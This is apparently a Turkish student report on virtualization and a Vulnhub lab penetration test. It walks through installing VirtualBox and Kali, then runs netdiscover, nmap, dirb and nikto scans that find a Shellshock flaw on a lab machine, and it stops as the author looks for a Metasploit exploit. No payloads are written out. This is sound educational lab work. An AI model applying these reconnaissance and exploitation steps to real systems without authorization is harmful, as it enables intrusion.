**6.Verilerin Taşınabilirliği**: Sanal makineler, herhangi bir veri kaybı ve fonksiyonellik kaybetmeden, bir fiziksel makineden, diğerine taşınıp çalıştırılabilmektedir.

**7.Problemsiz Testler**: Bir veya daha fazla sanal makine, test makinesi olarak kurulabilir. Bu şekilde uygulama ve güncelleme sorunları, günlük iş akısını etkilemeden, test makinelerinde görülür.


**8.Hızlı Dağıtım**: Sanal makine sabit diskleri kopyalanıp, başka bir fiziksel makineye kolayca transfer edilebilir. Bir sanal makinenin taslak makinesi olarak kullanılması ve bu makineden kopyalar üretilmesi sistem yöneticileri için bir avantajdır.

**9.Maliyetlerin Azalması**: Daha az fiziksel donanım, elektrik sarfiyatı, soğutma ihtiyacı, fiziksel alan ve düşük personel kullanımı nedeniyle maliyetler azalmaktadır.


**10.Uygulamaları Ayırmak**: Servisler ve uygulamalar birbirleriyle çakışabilirler. Sanal makinelerde bunlar farklı yerlere kurularak ayırabilmektedir. Kaynak ve işlemci gücü israfı olmadan, tek bir fiziksel donanım efektif bir şekilde kullanılır [31].

### VirtualBox Kurulumu


<https://www.virtualbox.org/wiki/Downloads> adresinden->Windows hosts linkine tıklayarak setup dosyasını indiriyoruz.




**Şekil 4.1.a** VirtualBox Kurulum Aşamaları




**Şekil 4.1.b** VirtualBox Kurulum Aşamaları



**Şekil 4.1.c** VirtualBox Kurulum Aşamaları

****

**Şekil 4.1.ç** VirtualBox Kurulum Aşamaları


****

**Şekil 4.1.d** VirtualBox Kurulum Aşamaları

### Kali Linux Kurulumu


Aşağıdaki linkten Kali Linux VirtualBox uyumlu Virtual Image dosyasını indiriyoruz.


<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>




**Şekil 4.1.2.a** Kali Linux Kurulum Aşamaları


Bu aşamada sanal makinemize indirdiğimiz Kali Linux virtualbox sanal imajını ekliyoruz.



**Şekil 4.1.2.b** Kali Linux Kurulum Aşamaları

**Şekil 4.1.2.c** Kali Linux Kurulum Aşamaları




**Şekil 4.1.2.ç** Kali Linux Kurulum Aşamaları

**Şekil 4.1.2.d** Kali Linux Kurulum Aşamaları


Kali Linux işletim sistemi yüklü sanal makinemizi çalıştırdıktan sonra sırasıyla update ve upgrade işlemlerini yapıyoruz.

Update işlemi



**Şekil 4.1.2.e** Kali Linux Kurulum Aşamaları

Upgrade işlemi





**Şekil 4.1.2.f** Kali Linux Kurulum Aşamaları


### Zafiyet Aranacak Makinenin Sisteme Eklenmesi

Zafiyet aranacak makine. Vulnhub lab arşivinden seçilmiştir.


Cihazı sanalaştırma yazılımına aktarıyorum.




**Şekil 4.1.3.a** Makinenin içe aktarılması  
**Şekil 4.1.3.b** Makinenin içe aktarılması

**Şekil 4.1.3.c** Makine Ayarları


Her iki makineyi de aynı ağa bağlı olacak şekilde ayarlıyorum.



**Şekil 4.1.3.ç** Makine Ayarları

**Şekil 4.1.3.d** Makine Ayarları


## Sızma Testinin Gerçekleştirilmesi



**Şekil 4.2.a** Lab Ortamı


**Tarama, bilgi toplama ve keşif aşaması:** Öncelikle hedef makineyi network içerisinde tespit etmemiz ve ip adresini öğrenmemiz gerekiyor. Bunun için Netdiscover aracı ile ağda tarama yaparak hedef makinenin ip adresini tespit ettim.

Terminalden aşağıdaki komutu girdim.



**Şekil 4.2.b** Ağı Tarama


Netdiscover varsayılan ağ bloğunu taradı ve gönderdiği paketlere cevap veren cihazların ip adreslerini listeledi.



**Şekil 4.2.c** Ağı Tarama

Bu şekilde hedef makinenin ip adresini tespit etmiş olduk.

**Hedef Makinemiz:** IP:192.168.2.132 MAC Vendor / Hostname: PCS Systemtechnik GmbH  
Hedef makineyi nmap aracılığı ile çeşitli şekillerde taradım.



**Şekil 4.2.ç** Nmap Tarama Sonucu


Kullanılan parametreler

-sV: Portların servis ve sürüm bilgisini tespit etmeye yarar.

-A: Agresif tarama, A parametresi NMAP’te en sık kullanılan parametrelerin bazılarını otamatik olarak kullanılmış olur.

Bunlar ise İşletim Sistemi Tespiti, Versiyon Tespiti, Script taraması ve Traceroute’tur. (-O -sC –traceroute) “-A, to enable OS and version detection, script scanning, and traceroute” [32].


Elde ettiğim sonuçlar üzerinden araştırma yaparak sisteme sızmama yardımcı olacak zafiyetleri aradım bunun üzere aşağıdaki yolu keşfettim. Öncelikle 80 portun açık olması ve Apache server kurulu olmasından dolayı tarayıcımdan hedef ip adresine istek gönderdim.



**Şekil 4.2.d** Web Servis Tespiti

80 portu kullanan web servisini tespit ettim.


Dirb aracı ile web sitesinin dizinlerini tespit etmeye çalıştım. Daha sonra nikto ile zafiyet taraması yaptım.



**Şekil 4.2.e** Dizin araştırması

Bulunan dizinler üzerinde yaptığım araştırmalar sonucu “Shellshock” isimli zafiyeti tespit ettim.

Shellshock zafiyeti ayrıntıları EK-1 de verilmiştir.



**Şekil 4.2.f** Niko ile zafiyet araştırması


Sonuçları incelediğimde

OSVDB-112004: /cgi-bin/test:: Shellshock zafiyetini tespit ettim.

Araştırmalarımda Shellshock’un bir çok zafiyeti barındıran son derece yüksek seviyeli bir güvenlik açığı olduğu öğrendim. Bu zafiyeti sömürecek çeşitli exploitleri araştırdım.


Metasploit framework’ü üzerinde shellshock açığını istismar eden exploit araştırması yaptım.

